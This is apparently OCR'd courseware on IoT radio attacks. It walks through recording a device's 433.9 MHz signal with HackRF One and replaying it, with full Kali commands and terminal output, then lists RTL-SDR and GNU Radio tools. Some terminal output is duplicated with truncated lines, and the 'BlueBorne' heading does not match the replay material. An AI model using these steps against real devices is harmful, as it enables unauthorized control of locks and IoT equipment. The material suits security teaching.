
BlueBorne Attack Using HackRF One

Source: *https://greatscottgadgets.com*

IoT devices involve wireless communication using RF, ZigBee, or LoRa. Attackers use HackRF One to perform attacks such as BlueBorne or AirBorne attacks, including replay, fuzzing, and jamming. HackRF One is an advanced hardware- and software-defined radio with a range of 1 MHz to 6 GHz. It transmits and receives radio waves in half-duplex mode, so it is easy for attackers to perform attacks using this device. It can sniff a wide range of wireless protocols from GSM to Z-wave.

HackRF One
GREAT SCOTT GADGETS

Figure 18.41: Screenshot of HackRF One



Replay Attack using HackRF One

- Attackers use online resources such as the **FCC database** to determine the frequency of the target device
- Attackers also use tools such as **RTL-SDR** to determine the frequency of the target device in the vicinity
- Once the frequency is determined, attackers use tools such as **HackRF One** to launch a replay attack on the target device

```
root@kali:~/rf# hackrf_transfer -r connector.raw -f 433900000 -l 20 -g 20
warning: lna_gain (-l) must be a multiple of 8
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433900000 Hz/433.900 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
19.9 MiB / 1.000
19.9 MiB / 1.000
20.2 MiB / 1.000
^CCaught signal
18.1 MiB / 0.913

User cancel, exi
Total time: 6.91
hackrf_stop_rx()
hackrf_close() d
hackrf_exit() do
fclose(fd) done
exit
```

```
root@kali:~/rf# hackrf_transfer -t connector.raw -f 433900000 -x 40
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433900000 Hz/433.900 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
18.4 MiB / 1.001 sec = 18.3 MiB/second

Exiting... hackrf_is_streaming() result: HACKRF_ERROR_STREAMING_EXIT_CALLED (-1004)
Total time: 7.00498 s
hackrf_stop_tx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
root@kali:~/rf# hackrf_info
Found HackRF board 0:
USB descriptor string: 000000000000000014d463dc2f6db5e1
Board ID Number: 2 (HackRF One)
Firmware Version: 2015.07.2
Part ID Number: 0xa000cb3c 0x00614f5e
Serial Number: 0x00000000 0x00000000 0x14d463dc 0x2f6db5e1
root@kali:~/rf#
```

Replay Attack using HackRF One


Attackers perform replay attacks on target IoT devices using tools such as HackRF One. To perform this attack, attackers need to discover the radio frequency of the target device. Attackers use online resources such as the FCC database to determine the frequency of the target device. Alternatively, attackers also use tools such as RTL-SDR to determine the frequency of a target device in the vicinity. Once the frequency is obtained, attackers use tools such as HackRF One to launch a replay attack.

Steps to perform a replay attack on the target IoT device:

- Step 1: Record the device's signal using the following command:

  `hackrf_transfer -r connector.raw -f [device frequency]`

  Here, -r → used to record the signal, -f → frequency of the device




```
root@kali:~/rf# hackrf_transfer -r connector.raw -f 433900000 -l 20 -g 20
warning: lna_gain (-l) must be a multiple of 8
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433900000 Hz/433.900 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
^CCaught signal 2
18.1 MiB / 0.913 sec = 19.8 MiB/second

User cancel, exiting...
Total time: 6.91446 s
hackrf_stop_rx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
```

Figure 18.42: Screenshot of HackRF One recording signal

- Step 2: Replay the signal to the target using the following command:

  `hackrf_transfer -t connector.raw -f [device frequency]`


  Here, -t → used to replay the signal



```
root@kali:~/rf# hackrf_transfer -t connector.raw -f 433900000 -x 40
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433900000 Hz/433.900 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
19.9 MiB / 1.001 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
18.4 MiB / 1.001 sec = 18.3 MiB/second

Exiting... hackrf_is_streaming() result: HACKRF_ERROR_STREAMING_EXIT_CALLED (-1004)
Total time: 7.00498 s
hackrf_stop_tx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
root@kali:~/rf# hackrf_info
Found HackRF board 0:
USB descriptor string: 000000000000000014d463dc2f6db5e1
Board ID Number: 2 (HackRF One)
Firmware Version: 2015.07.2
Part ID Number: 0xa000cb3c 0x00614f5e
Serial Number: 0x00000000 0x00000000 0x14d463dc 0x2f6db5e1
root@kali:~/rf#
```

Figure 18.43: Screenshot of HackRF One replaying a signal

After executing the attack successfully, the attacker can command and control the target IoT device to perform further attacks.



SDR-Based Attacks using RTL-SDR and GNU Radio

Hardware Tool: RTL-SDR

- The attacker can use **RTL-STR** to capture the active radio signals in the vicinity
- It captures frequencies ranging from 500 kHz up to 1.75 GHz based on the selected SDR models

Software Tool: GNU Radio

- GNU Radio consists of several pre-defined programs and tools such as **uhd_ft**, **uhd_rx_cfile**, and **uhd_rx_nogui** to perform SDR-based attacks

RTL-SDR.COM
DVB-T+DAB+FM+SDR
RTL2832U R820T2 TCXO+BIAS T+HF
File
Trace Options
Peak Hold
Average
Persistence
Trace A
Trace B
Store
Axis Options
dB/Div
Ref Level
Autoscale
Stop
Amplitude (dB)
Frequency (MHz)
Center freq:
Sample Rate:
Gain:

https://www.rtl-sdr.com

https://www.gnuradio.org

SDR-Based Attacks using RTL-SDR and GNU Radio

